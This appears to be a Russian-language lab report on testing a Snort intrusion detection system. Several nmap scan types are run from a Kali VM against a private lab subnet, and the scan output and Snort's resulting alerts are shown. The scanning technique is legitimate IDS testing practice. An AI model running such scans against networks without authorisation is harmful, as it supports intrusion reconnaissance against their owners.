
6. Со второй машины (Кали) различными командами проверил, как реагирует снорт




```
┌──(k㉿k)-[~]
└─$ sudo nmap -sS 192.168.136.0/24
[sudo] password for k:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:33 MSK
Nmap scan report for 192.168.136.1
Host is up (0.00052s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2869/tcp open  icslap
3306/tcp open  mysql
5357/tcp open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.000015s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.15 seconds

┌──(k㉿k)-[~]
└─$ 
```




```
┌──(k㉿k)-[~]
└─$ sudo nmap -sT 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:37 MSK
Nmap scan report for 192.168.136.1
Host is up (0.0042s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2869/tcp open  icslap
3306/tcp open  mysql
5357/tcp open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.0015s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (5 hosts up) scanned in 33.66 seconds

┌──(k㉿k)-[~]
└─$ 
```




```
┌──(k㉿k)-[~]
└─$ sudo nmap -sN 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:41 MSK
Nmap scan report for 192.168.136.1
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.136.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00020s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
53/tcp open|filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00063s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.02 seconds

┌──(k㉿k)-[~]
└─$ 
```



```
          Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
          Preprocessor Object: SF_POP  Version 1.0  <Build 1>
          Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
          Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=4755)
08/18-15:19:22.083270  [**] [1:12312313:0] Someone open yandex website [**] [Priority: 0] {TCP} 93.158.134.144:443 -> 192.168.136.130:44820
08/18-15:29:19.393041  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
08/18-15:29:19.436011  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::16
08/18-15:29:19.813743  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::16
08/18-15:29:19.845790  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff54:e9cf
08/18-15:33:59.833135  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.2:161
08/18-15:33:59.833254  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.130:161
08/18-15:33:59.927688  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.130:705
08/18-15:34:00.967973  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.2:705
08/18-15:34:01.619079  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.254:161
08/18-15:34:01.619163  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.1:161
08/18-15:34:01.719330  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61032 -> 192.168.136.254:161
08/18-15:34:01.725458  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61032 -> 192.168.136.1:161
08/18-15:34:03.873007  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.254:705
08/18-15:34:03.974566  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61032 -> 192.168.136.254:705
08/18-15:34:04.387063  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61030 -> 192.168.136.1:705
08/18-15:34:04.488073  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:61032 -> 192.168.136.1:705
08/18-15:38:09.190116  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:35248 -> 192.168.136.130:161
08/18-15:38:09.216465  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:33340 -> 192.168.136.130:705
08/18-15:38:10.224682  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:47762 -> 192.168.136.2:161
08/18-15:38:10.296872  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:49062 -> 192.168.136.2:705
08/18-15:38:12.313888  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:50296 -> 192.168.136.1:161
08/18-15:38:12.415307  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:50306 -> 192.168.136.1:161
08/18-15:38:12.712598  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55744 -> 192.168.136.254:161
08/18-15:38:12.812587  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55758 -> 192.168.136.254:161
08/18-15:38:13.611691  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:45528 -> 192.168.136.1:705
08/18-15:38:13.711712  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:45530 -> 192.168.136.1:705
08/18-15:38:14.012525  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:47628 -> 192.168.136.254:705
08/18-15:38:14.112725  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:47636 -> 192.168.136.254:705
08/18-15:41:38.442392  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.2:161
08/18-15:41:38.442393  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.130:161
08/18-15:41:38.529912  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.130:705
08/18-15:41:39.554859  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.2:705
08/18-15:41:40.333721  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.1:161
08/18-15:41:40.437328  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44588 -> 192.168.136.1:161
08/18-15:41:40.534459  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.254:161
08/18-15:41:40.637524  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44588 -> 192.168.136.254:161
08/18-15:41:42.172496  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.1:705
08/18-15:41:42.273528  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44588 -> 192.168.136.1:705
08/18-15:41:42.375001  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44586 -> 192.168.136.254:705
08/18-15:41:42.476373  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:44588 -> 192.168.136.254:705
```




```
┌──(k㉿k)-[~]
└─$ sudo nmap ping 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:45 MSK
Failed to resolve "ping".
Nmap scan report for 192.168.136.1
Host is up (0.00073s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2869/tcp open  icslap
3306/tcp open  mysql
5357/tcp open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.000094s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 44.09 seconds

┌──(k㉿k)-[~]
└─$ 
```



